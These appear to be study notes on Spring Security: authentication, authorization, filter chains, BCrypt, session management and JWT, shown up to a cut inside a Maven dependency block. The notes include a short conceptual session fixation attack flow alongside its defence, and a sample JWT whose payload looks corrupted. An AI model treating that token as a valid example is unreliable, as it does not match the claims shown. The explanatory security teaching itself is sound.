



SPRING SECURITY

Complete Master Notes

Theory • Internal Working • Code • Annotations • 70+ Q&A

PHASE	TOPICS COVERED
Phase 1 ☐	Fundamentals — Security, Auth, CIA Triad
Phase 2 ☐	Spring Security Intro & Architecture
Phase 3 ☐	Authentication Core
Phase 4 ☐	Authorization & Access Control
Phase 5 ☐	Complete Security Flow
Phase 6 ☐	Password & Session Security
Phase 7 ●	JWT — Most Important ☐
Phase 8 ☐	Filters & Custom Security
Phase 9 ☐	Web Security & Attack Protection
Phase 10 ☐	Production-Level Security

□ PHASE 1: FUNDAMENTALS

1.1 What is Security?

Security means protecting resources, data, and systems from unauthorized access, misuse, modification, or destruction. In software, security ensures that only the right people can access the right data at the right time.

Real-World Analogy

Think of your bank account: Only YOU can see your balance (confidentiality), nobody can change your balance without your permission (integrity), and the bank is always available 24x7 (availability). These three together form the CIA Triad.

1.2 Why Security is Needed in Web Applications?

- Web apps expose data over the internet — visible to millions of users including attackers
- User data (passwords, bank details, PII) must be protected by law (GDPR, PCI-DSS)
- Without security: data breaches, financial loss, reputational damage, legal penalties
- Common threats: SQL Injection, XSS, CSRF, Brute Force, Session Hijacking, MitM attacks

1.3 Authentication kya hota hai?

Authentication = "Tum kaun ho?" (Who are you?) — It is the process of verifying the identity of a user, device, or system. Before giving access to any resource, we must first confirm the requester is who they claim to be.

Example Flow:

```
User enters: username = 'rahul', password = 'secret123'
System checks: Is this combination valid in our database?
If YES → Identity verified → Authentication SUCCESS
If NO → Authentication FAILED → Access Denied
```

1.4 Authorization kya hota hai?

Authorization = "Tumhe kya karne ki permission hai?" (What are you allowed to do?) — After authentication, authorization decides what resources or actions the authenticated user can access.

Example:

```
User: rahul (role = CUSTOMER)
→ Can view own orders      ✓
→ Can place new orders      ✓
→ Can access admin panel    ✗ (403 Forbidden)
```

1.5 Authentication vs Authorization

Authentication	Authorization
Verifies WHO you are	Verifies WHAT you can do
Happens FIRST	Happens AFTER authentication
Uses: username/password, OTP, biometric	Uses: roles, permissions, policies
Failure → 401 Unauthorized	Failure → 403 Forbidden
Example: Login form	Example: Admin-only page access

1.6 Types of Authentication

Username/Password

Most common method. User provides a username and password; server verifies against stored (hashed) credentials. Simple to implement but vulnerable to brute force and password reuse attacks.

OTP (One-Time Password)

A temporary code sent to user's phone/email. Valid for a single session or short time. Used as a second factor in 2FA. More secure than passwords alone because even if password is stolen, attacker needs the OTP.

Biometric

Uses physical characteristics — fingerprint, face recognition, iris scan. Very secure but requires hardware support. Commonly used in mobile apps and physical access systems.

1.7 Stateful vs Stateless Authentication

Stateful Authentication	Stateless Authentication
Server stores session data	Server stores NOTHING about the user
Session ID stored in cookie	Token (JWT) sent with every request
Server must look up session on each request	Server validates token locally (no DB call)
Scales poorly (sticky sessions / shared memory)	Scales easily (any server can validate)
Example: Traditional session-based login	Example: JWT-based REST API login

1.8 Session-based Authentication

In session-based auth, after successful login the server creates a Session object in memory (or a DB), generates a Session ID, and sends it to the client in a Set-Cookie header. On every subsequent request, the browser sends this Session ID cookie, and the server looks up the corresponding session to identify the user.

FLOW:

1. POST /login { username, password }
2. Server validates → creates Session { sessionId='abc123', userId=42, role='ADMIN' }
3. Server: Set-Cookie: JSESSIONID=abc123
4. Client stores cookie automatically
5. GET /dashboard → Cookie: JSESSIONID=abc123
6. Server looks up session abc123 → finds userId=42 → allows access

Spring Default

Spring Security uses session-based auth by default. JSESSIONID is the default session cookie name. Sessions are stored in HttpSession (in-memory by default).

1.9 Token-based Authentication

After login, server generates a signed token (typically JWT) and returns it to the client. The client stores it (localStorage or memory) and includes it in every request's Authorization header. Server validates the token's signature — no database lookup needed.

FLOW:

1. POST /login { username, password }
2. Server validates → generates JWT token
3. Response: { token: 'eyJhbGci...' }
4. Client stores token
5. GET /dashboard → Authorization: Bearer eyJhbGci...
6. Server validates token signature → extracts user info → allows access

1.10 CIA Triad

Principle	Meaning in Web Security
Confidentiality ☐	Only authorized users can read data (HTTPS, encryption, access control)
Integrity ✔	Data cannot be modified without authorization (hashing, digital signatures)
Availability ☐	System is accessible when needed (DDoS protection, load balancing, uptime SLAs)

□ PHASE 2: SPRING SECURITY INTRODUCTION

2.1 What is Spring Security?

Spring Security is a powerful, highly customizable authentication and access-control framework for Java applications. It is the de-facto standard for securing Spring-based applications. It is a sub-project of the Spring Framework and provides comprehensive security services for Java EE-based enterprise software applications.

Key Points

- Spring Security is NOT a separate product — it integrates seamlessly into Spring Boot
- It is based on Servlet Filters — intercepts HTTP requests before they reach your controllers
- Highly extensible — almost every component can be replaced with your own implementation

2.2 Features of Spring Security

- Authentication support (form login, HTTP Basic, JWT, OAuth2, LDAP, SAML)
- Authorization — URL-based and method-level security
- Protection against common attacks (CSRF, session fixation, clickjacking)
- Password encoding (BCrypt, SCrypt, Argon2)
- Remember-me functionality
- Concurrent session control
- Integration with Spring MVC, Spring WebFlux, Spring Data
- Supports OAuth2 / OpenID Connect

2.3 Default Security Behavior in Spring Boot

When you add spring-boot-starter-security to your project, Spring Boot auto-configures the following by default:


- All HTTP endpoints are secured — require authentication
- A default login form is generated at /login
- A default user with username 'user' and a random UUID password (printed in logs) is created
- CSRF protection is enabled
- Session-based authentication is used
- HTTP Basic authentication is enabled for API calls

```
// pom.xml dependency
<dependency>
  <groupId>org.springframework.boot</groupId>
  <artifactId>spring-boot-starter-security</artifactId>
</dependency>

// Console output on startup:
Using generated security password: 3f8d1b2a-4e5f-6789-abcd-ef0123456789
```

2.4 Basic Architecture of Spring Security

Spring Security's architecture is built around a series of Servlet Filters. Every HTTP request passes through this filter chain before reaching the application's business logic.



2.5 Security Filter Chain kya hota hai?

SecurityFilterChain is an ordered list of Security Filters that are applied to incoming HTTP requests. Each filter performs a specific security task. If all filters pass, the request reaches the actual application. If any filter rejects the request, an appropriate error response (401/403) is sent back.

```
@Bean
public SecurityFilterChain filterChain(HttpSecurity http) throws Exception {
    http
        .authorizeHttpRequests(auth -> auth
            .requestMatchers("/public/**").permitAll()
            .anyRequest().authenticated()
        )
        .formLogin(Customizer.withDefaults());
    return http.build();
}
```

2.6 DelegatingFilterProxy kya hota hai?

DelegatingFilterProxy is a standard Servlet Filter provided by Spring that acts as a bridge between the Servlet container's lifecycle and Spring's ApplicationContext. The Servlet container has its own lifecycle and does not know about Spring beans. DelegatingFilterProxy registers itself in the Servlet container and delegates all filter work to a Spring-managed bean (FilterChainProxy).

```
Servlet Container (Tomcat)
├── DelegatingFilterProxy (standard Servlet Filter)
│   └── delegates to
│       Spring ApplicationContext
│           └── FilterChainProxy (Spring Bean named 'springSecurityFilterChain')
```

2.7 FilterChainProxy kya hota hai?

FilterChainProxy is a special Spring Security Filter that holds a list of SecurityFilterChains. It receives requests from DelegatingFilterProxy and iterates through the SecurityFilterChains to find the first one that matches the request URL, then applies all filters in that chain.

Why Multiple SecurityFilterChains?

You can have different security configurations for different URL patterns. For example: /api/** uses JWT auth (stateless), while /admin/** uses form login (stateful). FilterChainProxy picks the right chain based on request matching.

2.8 OncePerRequestFilter kya hota hai?

OncePerRequestFilter is an abstract base class for filters that guarantees the filter's doFilterInternal() method is called exactly ONCE per request, even if the request is dispatched multiple times internally (e.g., forward/include dispatches in Servlets). Most custom Spring Security filters (like JWT filter) extend this class.

```
@Component
public class JwtAuthFilter extends OncePerRequestFilter {
    @Override
    protected void doFilterInternal(HttpServletRequest request,
                                    HttpServletResponse response,
                                    FilterChain filterChain)
        throws ServletException, IOException {
        // Your filter logic here - runs ONCE per request
        filterChain.doFilter(request, response); // continue chain
    }
}
```

2.9 Request Flow in Spring Security (High Level)

1. Browser sends HTTP Request to the server
2. Tomcat's Servlet container intercepts it
3. DelegatingFilterProxy receives the request and delegates to FilterChainProxy
4. FilterChainProxy finds the matching SecurityFilterChain
5. Filters execute in order — each can allow or reject the request
6. Authentication Filter validates credentials, stores Authentication in SecurityContextHolder
7. Authorization Filter checks if authenticated user has permission for the requested resource
8. If all checks pass → request reaches DispatcherServlet → Controller
9. If any check fails → ExceptionTranslationFilter sends 401 or 403 response

□ PHASE 3: AUTHENTICATION (CORE)

3.1 Authentication Process in Spring Security

When a user sends credentials (e.g., username + password), Spring Security processes them through a well-defined flow involving multiple components.

```
Authentication Flow:
Request (username + password)
  ↓
UsernamePasswordAuthenticationFilter
  ↓ creates
UsernamePasswordAuthenticationToken (not yet authenticated)
  ↓ passed to
AuthenticationManager (ProviderManager)
  ↓ delegates to
AuthenticationProvider (DaoAuthenticationProvider)
  ↓ calls
UserService.loadUserByUsername(username)
  ↓ returns
UserDetails (user info from DB)
  ↓ password verified
Authentication object (authenticated=true)
  ↓ stored in
SecurityContextHolder
```

3.2 AuthenticationManager kya hota hai?

AuthenticationManager is the main interface for authentication. It has a single method: `authenticate(Authentication)`. It receives an unauthenticated Authentication token and returns a fully authenticated Authentication object (or throws `AuthenticationException` on failure).

ProviderManager is the most common implementation of AuthenticationManager. It holds a list of AuthenticationProviders and delegates authentication to each one in turn.

```
public interface AuthenticationManager {
    Authentication authenticate(Authentication authentication)
                           throws AuthenticationException;
}

// ProviderManager delegates to list of AuthenticationProviders:
@Bean
public AuthenticationManager authenticationManager(
    AuthenticationConfiguration config) throws Exception {
    return config.getAuthenticationManager();
}
```

3.3 AuthenticationProvider kya hota hai?

AuthenticationProvider is the interface that does the actual authentication logic. It has two methods: authenticate() (does the actual work) and supports() (tells ProviderManager which Authentication types this provider can handle).

DaoAuthenticationProvider is the default implementation. It loads UserDetails from UserDetailsService and compares the password using PasswordEncoder.

```
public interface AuthenticationProvider {
    Authentication authenticate(Authentication auth) throws
    AuthenticationException;
    boolean supports(Class<?> authentication);
}

// Custom AuthenticationProvider example:
@Component
public class CustomAuthProvider implements AuthenticationProvider {
    @Autowired UserDetailsService userDetailsService;
    @Autowired PasswordEncoder passwordEncoder;

    @Override
    public Authentication authenticate(Authentication auth) {
        String username = auth.getName();
        String rawPassword = auth.getCredentials().toString();
        UserDetails user = userDetailsService.loadUserByUsername(username);
        if (!passwordEncoder.matches(rawPassword, user.getPassword()))
            throw new BadCredentialsException("Invalid credentials");
        return new UsernamePasswordAuthenticationToken(
            user, null, user.getAuthorities());
    }

    @Override
    public boolean supports(Class<?> authType) {
        return
        UsernamePasswordAuthenticationToken.class.isAssignableFrom(authType);
    }
}
```

3.4 UserDetails kya hota hai?

UserDetails is an interface that represents a user in Spring Security. It provides core user information: username, password, authorities, and account status flags. Your User entity/class should implement UserDetails OR you can adapt it using a custom UserDetails wrapper.

```
public interface UserDetails extends Serializable {
    String getUsername();
    String getPassword();
    Collection<? extends GrantedAuthority> getAuthorities();
    boolean isAccountNonExpired();
    boolean isAccountNonLocked();
    boolean isCredentialsNonExpired();
    boolean isEnabled();
}

// Custom UserDetails implementation:
@Entity
public class User implements UserDetails {
```

```

    @Id @GeneratedValue
    private Long id;
    private String username;
    private String password;
    private String role;

    @Override
    public Collection<? extends GrantedAuthority> getAuthorities() {
        return List.of(new SimpleGrantedAuthority(role));
    }
    @Override public boolean isAccountNonExpired()    { return true; }
    @Override public boolean isAccountNonLocked()     { return true; }
    @Override public boolean isCredentialsNonExpired() { return true; }
    @Override public boolean isEnabled()               { return true; }
}

```

3.5 UserDetailsService kya hota hai?

UserDetailsService is an interface with a single method `loadUserByUsername(String username)`. Spring Security calls this during authentication to load user data from your data source (database, LDAP, in-memory, etc.).

```

public interface UserDetailsService {
    UserDetails loadUserByUsername(String username)
                throws UsernameNotFoundException;
}

// Implementation:
@Service
public class CustomUserDetailsService implements UserDetailsService {
    @Autowired
    private UserRepository userRepository;

    @Override
    public UserDetails loadUserByUsername(String username)
        throws UsernameNotFoundException {
        return userRepository.findByUsername(username)
            .orElseThrow(() -> new UsernameNotFoundException(
                "User not found: " + username));
    }
}

```

3.6 Principal, Credentials, GrantedAuthority

Concept	Meaning
Principal	The identity of the authenticated user (usually UserDetails object or username string)
Credentials	The proof of identity (usually the password — cleared after authentication for security)

GrantedAuthority

A permission or role granted to the user (e.g.,
ROLE_ADMIN, READ_PRIVILEGE)

3.7 PasswordEncoder kya hota hai?

PasswordEncoder is an interface for encoding (hashing) passwords. Raw passwords should NEVER be stored — always store the hashed version. Spring Security uses PasswordEncoder both when saving new passwords and when verifying login attempts.

```
public interface PasswordEncoder {
    String encode(CharSequence rawPassword);
    boolean matches(CharSequence rawPassword, String encodedPassword);
    default boolean upgradeEncoding(String encodedPassword) { return false; }
}

// Bean configuration:
@Bean
public PasswordEncoder passwordEncoder() {
    return new BCryptPasswordEncoder(12); // strength 12 (higher = slower = more secure)
}

// Usage in service:
String encoded = passwordEncoder.encode("myRawPassword");
boolean valid = passwordEncoder.matches("myRawPassword", encoded);
```

3.8 BCryptPasswordEncoder kya hota hai?

BCryptPasswordEncoder is the most commonly used PasswordEncoder implementation. It uses the BCrypt hashing function which includes a built-in random salt and a cost factor (work factor). This makes brute force attacks extremely slow.

Why BCrypt?

- Automatically salted — same password hashes to different values each time
- Cost factor is adjustable — as hardware improves, increase the cost
- One-way — cannot be reversed to get the original password
- Widely supported and battle-tested

```
BCryptPasswordEncoder encoder = new BCryptPasswordEncoder(10);
String hash1 = encoder.encode("secret"); // $2a$10$XYZ...
String hash2 = encoder.encode("secret"); // $2a$10$ABC... (different each time!)
encoder.matches("secret", hash1); // true
encoder.matches("secret", hash2); // true (salt is embedded in hash)
```

3.9 Login Flow Internally

Here is the complete step-by-step internal login flow for username/password authentication in Spring Security:

10. User submits POST /login with username and password
11. UsernamePasswordAuthenticationFilter intercepts the request

12. Filter extracts username and password from request
13. Creates UsernamePasswordAuthenticationToken(username, password) — not yet authenticated
14. Calls authenticationManager.authenticate(token)
15. ProviderManager iterates through its list of AuthenticationProviders
16. DaoAuthenticationProvider.authenticate() is called
17. Calls userDetailsService.loadUserByUsername(username) → gets UserDetails from DB
18. Checks account status (locked, expired, disabled)
19. Calls passwordEncoder.matches(rawPassword, storedHash)
20. If password matches: creates new authenticated token with authorities
21. ProviderManager returns the authenticated token
22. Filter stores it in SecurityContextHolder.getContext().setAuthentication(auth)
23. AuthenticationSuccessHandler redirects to success URL (default: /)
24. If anything fails: AuthenticationFailureHandler redirects to /login?error

□ PHASE 4: AUTHORIZATION (ACCESS CONTROL)

4.1 Authorization in Spring Security

Authorization is the process of determining whether an authenticated user is allowed to perform a specific action or access a specific resource. In Spring Security, authorization happens AFTER authentication. It checks the user's GrantedAuthority (roles/permissions) against the security rules configured.

4.2 Role-based Access Control (RBAC)

RBAC means assigning permissions to ROLES, and then assigning roles to users. Instead of giving individual permissions to each user, you group permissions into roles (ADMIN, USER, MANAGER) and assign roles to users.

```
// URL-based RBAC in SecurityFilterChain:
http.authorizeHttpRequests(auth -> auth
    .requestMatchers("/admin/**").hasRole("ADMIN")
    .requestMatchers("/manager/**").hasAnyRole("ADMIN", "MANAGER")
    .requestMatchers("/user/**").hasRole("USER")
    .requestMatchers("/public/**").permitAll()
    .anyRequest().authenticated()
);
```

4.3 Authority vs Role

Authority	Role
Fine-grained permission string	Coarse-grained grouping of permissions
Example: READ_USER, WRITE_PRODUCT	Example: ROLE_ADMIN, ROLE_USER
Used with hasAuthority()	Used with hasRole()
No automatic prefix	Spring Security automatically adds ROLE_ prefix
new SimpleGrantedAuthority("READ_USER")	new SimpleGrantedAuthority("ROLE_ADMIN")

Important Note!

hasRole("ADMIN") internally checks for "ROLE_ADMIN" — Spring Security automatically prepends ROLE_. So if you store "ROLE_ADMIN" in the database, use hasRole("ADMIN") NOT hasRole("ROLE_ADMIN").

4.4 Method-Level Security

Instead of (or in addition to) URL-based authorization, Spring Security allows you to secure individual service or controller methods using annotations. You must enable this with `@EnableMethodSecurity` on a configuration class.

```
@Configuration
@EnableMethodSecurity(prePostEnabled = true, securedEnabled = true)
public class SecurityConfig { }
```

4.5 @PreAuthorize

`@PreAuthorize` checks the authorization BEFORE the method executes. It supports Spring Expression Language (SpEL). If the check fails, the method is never called and a `403 AccessDeniedException` is thrown.

```
@PreAuthorize("hasRole('ADMIN')")
public void deleteUser(Long userId) { ... }

@PreAuthorize("hasAnyRole('ADMIN', 'MANAGER')")
public List<User> getAllUsers() { ... }

@PreAuthorize("hasAuthority('WRITE_PRODUCT')")
public Product createProduct(Product p) { ... }

// Using SpEL with method arguments:
@PreAuthorize("#username == authentication.principal.username")
public User getMyProfile(String username) { ... }

// Check role AND ownership:
@PreAuthorize("hasRole('ADMIN') or #userId == authentication.principal.id")
public void updateUser(Long userId, User data) { ... }
```

4.6 @PostAuthorize

`@PostAuthorize` checks authorization AFTER the method executes. It can access the return value via `returnObject`. Useful when you need the returned data to determine if access is allowed.

```
// Only return the order if it belongs to the authenticated user:
@PostAuthorize("returnObject.username == authentication.principal.username")
public Order getOrder(Long orderId) {
    return orderRepository.findById(orderId).orElseThrow();
}
```

4.7 @Secured

`@Secured` is a simpler annotation for role-based security. Unlike `@PreAuthorize`, it does NOT support SpEL expressions. It requires `securedEnabled = true` in `@EnableMethodSecurity`.

```
@Secured("ROLE_ADMIN")
public void deleteUser(Long id) { ... }
```

```
@Secured({"ROLE_ADMIN", "ROLE_MANAGER"})
public List<User> getUsers() { ... }
```

4.8 Expression-Based Access Control (SpEL)

SpEL Expression	Meaning
hasRole('ADMIN')	User has ROLE_ADMIN
hasAnyRole('ADMIN','USER')	User has any of these roles
hasAuthority('READ')	User has READ authority
isAuthenticated()	User is logged in (not anonymous)
isAnonymous()	User is NOT logged in
permitAll()	Allow all, even unauthenticated
denyAll()	Block all requests
principal.username == 'admin'	Username equals 'admin'
#id == authentication.principal.id	Method arg matches logged-in user ID

□ PHASE 5: SECURITY FLOW (VERY IMPORTANT □)

5.1 Complete Request Flow in Spring Security

```
Browser HTTP Request
    ↓
[1] Tomcat receives request
    ↓
[2] DelegatingFilterProxy (Servlet Filter, bridges to Spring)
    ↓
[3] FilterChainProxy (Spring Bean – finds matching SecurityFilterChain)
    ↓
[4] SecurityFilterChain Filters execute in ORDER:
    ├── DisableEncodeUrlFilter
    ├── WebAsyncManagerIntegrationFilter
    ├── SecurityContextHolderFilter (loads SecurityContext from session)
    ├── HeaderWriterFilter (security headers)
    ├── CsrfFilter (validates CSRF token)
    ├── LogoutFilter (handles /logout)
    ├── UsernamePasswordAuthenticationFilter (handles /login POST)
    ├── DefaultLoginPageGeneratingFilter
    ├── BasicAuthenticationFilter
    ├── RequestCacheAwareFilter
    ├── SecurityContextHolderAwareRequestFilter
    ├── AnonymousAuthenticationFilter
    ├── ExceptionTranslationFilter (catches auth/authz exceptions)
    └── AuthorizationFilter (checks permissions)
    ↓
[5] DispatcherServlet → Controller
```

5.2 Authentication Flow Internally

Detailed internal step-by-step when user logs in:

```
POST /login (username=admin&password=secret)

Step 1: UsernamePasswordAuthenticationFilter.attemptAuthentication()
    → Extracts username='admin', password='secret' from request
    → Creates: new UsernamePasswordAuthenticationToken('admin','secret')
      (authenticated=false at this point)

Step 2: this.getAuthenticationManager().authenticate(token)
    → ProviderManager.authenticate(token)
    → Iterates its AuthenticationProvider list
    → DaoAuthenticationProvider.supports(UsernamePasswordAuthenticationToken) →
true

Step 3: DaoAuthenticationProvider.authenticate(token)
    → calls userDetailsService.loadUserByUsername('admin')
```



```

    → DB Query: SELECT * FROM users WHERE username='admin'
    → Returns: UserDetails { username='admin', password='$2a$10$...',
roles=[ROLE_ADMIN] }

Step 4: checks: isAccountNonLocked(), isEnabled(), etc.

Step 5: passwordEncoder.matches('secret', '$2a$10$...')
    → BCrypt verifies → true

Step 6: Returns authenticated token:
    new UsernamePasswordAuthenticationToken(userDetails, null, authorities)
    (authenticated=true)

Step 7: SecurityContextHolder.getContext().setAuthentication(token)

Step 8: HttpSessionSecurityContextRepository saves context to session
    → Set-Cookie: JSESSIONID=XYZ

Step 9: AuthenticationSuccessHandler.onAuthenticationSuccess()
    → Redirect to / or saved request URL

```

5.3 Authorization Flow Internally

```

GET /admin/users (with valid session cookie)

Step 1: SecurityContextHolderFilter
    → Loads SecurityContext from HttpSession using JSESSIONID
    → Sets in SecurityContextHolder

Step 2: All other filters execute...

Step 3: AuthorizationFilter (last security filter)
    → Gets Authentication from SecurityContextHolder
    → Gets required authorities for /admin/users: [ROLE_ADMIN]
    → Checks: does user have ROLE_ADMIN?
        → YES → allow request to pass
        → NO → throw AccessDeniedException

Step 4: If AccessDeniedException thrown:
    → ExceptionTranslationFilter catches it
    → If anonymous: redirect to /login (401)
    → If authenticated: return 403 Forbidden

```

5.4 SecurityContext kya hota hai?

SecurityContext is an interface that holds the Authentication object for the currently authenticated user. It acts as a container for security information during request processing.

```

public interface SecurityContext extends Serializable {
    Authentication getAuthentication();
    void setAuthentication(Authentication authentication);
}

```

```
}
```

5.5 SecurityContextHolder kya hota hai?

SecurityContextHolder is the central class of Spring Security. It holds the SecurityContext and makes it accessible from anywhere in the application. By default it uses ThreadLocal storage — so each thread has its own SecurityContext.

```
// Get current user from anywhere in your app:
Authentication auth = SecurityContextHolder.getContext().getAuthentication();
String username = auth.getName();
Object principal = auth.getPrincipal(); // Usually UserDetails object
Collection<? extends GrantedAuthority> roles = auth.getAuthorities();

// In a controller:
@GetMapping("/me")
public String currentUser(@AuthenticationPrincipal UserDetails user) {
    return "Hello " + user.getUsername();
}

// Storage strategies:
// MODE_THREADLOCAL (default) - per thread, works for synchronous apps
// MODE_INHERITABLETHREADLOCAL - child threads inherit SecurityContext
// MODE_GLOBAL - single shared context (not recommended)
```

5.6 Context Lifecycle

25. Request arrives → SecurityContextHolderFilter loads context from session into SecurityContextHolder
26. SecurityContext is available via SecurityContextHolder.getContext() throughout the request
27. Request completes → SecurityContextHolderFilter saves context back to session
28. SecurityContextHolder.clearContext() is called to avoid memory leaks

Thread Safety

Because SecurityContextHolder uses ThreadLocal, the security context is automatically scoped to the current thread. Each request in a servlet container runs in its own thread, so there is no cross-request contamination.

□ PHASE 6: PASSWORD & SESSION SECURITY

6.1 Password Hashing kya hota hai?

Password hashing is the process of converting a plain text password into a fixed-length, irreversible string (hash) using a one-way cryptographic function. Even if the database is stolen, attackers cannot recover the original passwords from hashes.

Storage Method	Security Level
Plain text: 'password123'	✗ Completely insecure — instant compromise
MD5 hash (no salt)	✗ Vulnerable to rainbow table attacks
SHA-256 (no salt)	□ Better but still vulnerable to rainbow tables
BCrypt with salt	✓ Secure — unique salt per password, slow by design
Argon2 (modern)	✓✓ Even more secure — memory-hard algorithm

6.2 BCrypt Algorithm Basics

BCrypt is an adaptive password hashing function. 'Adaptive' means you can increase the cost factor over time as hardware gets faster. The output includes the algorithm version, cost factor, 22-char salt, and 31-char hash — all in one self-contained string.

```
BCrypt output format:
$2a$12$N9qo8uLOickgx2ZMRZoMyeIjZAgcf17p92ldGxad68LJZdL17lhWy
|   |   |
|   |   └─ 22-char random salt
|   └─ cost factor (2^12 = 4096 iterations)
└─ BCrypt version

// Different passwords, same hash input — always different output:
BCrypt.hashpw("password", BCrypt.gensalt(12)) // $2a$12$..abc..
BCrypt.hashpw("password", BCrypt.gensalt(12)) // $2a$12$..xyz.. (different!)
```

6.3 Session Management kya hota hai?

Session management controls how Spring Security handles user sessions after authentication. It includes creating, maintaining, and invalidating sessions, as well as protecting against session-related attacks.

```
http.sessionManagement(session -> session
    // Session creation policy:
    .sessionCreationPolicy(SessionCreationPolicy.IF_REQUIRED) // default
```

```
// SessionCreationPolicy.ALWAYS - always create session
// SessionCreationPolicy.NEVER - never create, but use if exists
// SessionCreationPolicy.STATELESS - never create (use for JWT/REST APIs)

// Session fixation protection (ALWAYS enable):
.sessionFixation(fix -> fix.newSession()) // creates new session on login

// Concurrent session control:
.maximumSessions(1)
.maxSessionsPreventsLogin(false) // kick out old session
);
```

6.4 Session Fixation Attack kya hota hai?

Session Fixation is an attack where an attacker tricks a victim into using a session ID that the attacker already knows. After the victim authenticates, the attacker uses that same session ID to access the victim's account.

```
Attack Flow (without protection):
1. Attacker gets a valid session ID from the server: JSESSIONID=ATTACKER123
2. Attacker sends victim a link with this session ID embedded
3. Victim logs in using the link (authenticates with ATTACKER123)
4. Server associates victim's credentials with ATTACKER123 session
5. Attacker uses ATTACKER123 to access victim's account

Spring Security Protection (sessionFixation().newSession()):
→ After successful login, invalidate old session
→ Create NEW session with NEW ID
→ Attacker's known session ID becomes useless
```

6.5 Logout Mechanism

Spring Security provides built-in logout support. The LogoutFilter handles logout requests, invalidates the session, clears the SecurityContext, clears cookies, and redirects to the logout success URL.

```
http.logout(logout -> logout
.logoutUrl("/logout") // POST to this URL to logout
.logoutSuccessUrl("/login?logout") // redirect after logout
.invalidateHttpSession(true) // invalidate session
.clearAuthentication(true) // clear SecurityContext
.deleteCookies("JSESSIONID", "remember-me") // delete cookies
.addLogoutHandler(customLogoutHandler) // optional custom handler
);
```

● PHASE 7: JWT — MOST IMPORTANT □

7.1 What is JWT?

JWT (JSON Web Token) is an open standard (RFC 7519) for securely transmitting information between parties as a JSON object. The information is digitally signed, so it can be verified and trusted. JWTs can be signed using a secret (HMAC) or a public/private key pair (RSA or ECDSA).

7.2 Why JWT is Used?

- Stateless — server does not need to store session data
- Scalable — any server in a cluster can validate the token without a shared session store
- Cross-domain — works across different domains (perfect for microservices)
- Self-contained — all necessary user info is embedded in the token
- Compact — small enough to be in URLs, HTTP headers, or cookies

7.3 JWT Structure

A JWT consists of three parts separated by dots: Header.Payload.Signature

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9
.eyJzdWIiOiJyYWh1bCI6InJvbnGUOiJBRE1JTtiIsImh0dCI6MTcwMDAwMDAwMCwiZmxhIjoxNzAwMDg2NDAwfQ
.SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c
```

Part 1 — Header (Base64URL encoded JSON):

```
{ "alg": "HS256", "typ": "JWT" }
```

Part 2 — Payload/Claims (Base64URL encoded JSON):

```
{
  "sub": "rahul",           // Subject (username)
  "role": "ROLE_ADMIN",    // Custom claim
  "iat": 1700000000,        // Issued At (timestamp)
  "exp": 1700086400        // Expiration (timestamp)
}
```

Part 3 — Signature:

```
HMACSHA256(
  base64UrlEncode(header) + '.' + base64UrlEncode(payload),
  secret
)
```

□ IMPORTANT

The payload is only Base64 encoded — NOT encrypted. Anyone can decode and read the payload. NEVER put sensitive data (passwords, credit card numbers) in JWT payload. JWT provides INTEGRITY (tamper-proof) not CONFIDENTIALITY.

7.4 JWT Authentication Flow

```
=== LOGIN (Token Generation) ===

Client: POST /auth/login { username: 'rahul', password: 'secret' }
Server:
  1. Validate credentials against DB
  2. Generate JWT with user info + expiry
  3. Return: { accessToken: 'eyJ...', refreshToken: 'eyJ...' }

=== SUBSEQUENT REQUESTS (Token Validation) ===

Client: GET /api/orders
       Authorization: Bearer eyJhbGciOiJIUzI1NiJ9...

Server (JwtAuthFilter):
  1. Extract token from Authorization header
  2. Validate signature using secret key
  3. Check expiration
  4. Extract username from payload
  5. Load UserDetails from DB (or from token claims)
  6. Create UsernamePasswordAuthenticationToken(userDetails, null, authorities)
  7. Set in SecurityContextHolder
  8. Call filterChain.doFilter() → request continues
  9. Controller handles request as authenticated user
```

7.5 Access Token vs Refresh Token

Access Token	Refresh Token
Short-lived (15 min to 1 hour)	Long-lived (7 days to 30 days)
Sent with every API request	Only sent to /auth/refresh endpoint
Stored in memory (most secure)	Stored in HttpOnly cookie or secure storage
Used to access protected resources	Used to get a new Access Token when expired
If stolen: attacker has limited time	If stolen: more serious — rotate and revoke

```
// Refresh Token Flow:
1. Access token expires → client gets 401
2. Client sends: POST /auth/refresh { refreshToken: '...' }
3. Server validates refresh token signature + expiry
4. Server checks refresh token is not revoked (DB lookup)
5. Server issues NEW access token (+ optionally new refresh token)
6. Client updates stored tokens
```

7.6 Complete JWT Implementation in Spring Boot

Step 1: Add Dependencies

```
<!-- pom.xml -->
```

```

<dependency>
  <groupId>io.jsonwebtoken</groupId>
  <artifactId>jjwt-api</artifactId>
  <version>0.12.3</version>
</dependency>
<dependency>
  <groupId>io.jsonwebtoken</groupId>
  <artifactId>jjwt-impl</artifactId>
  <version>0.12.3</version>
  <scope>runtime</scope>
</dependency>
<dependency>
  <groupId>io.jsonwebtoken</groupId>
  <artifactId>jjwt-jackson</artifactId>
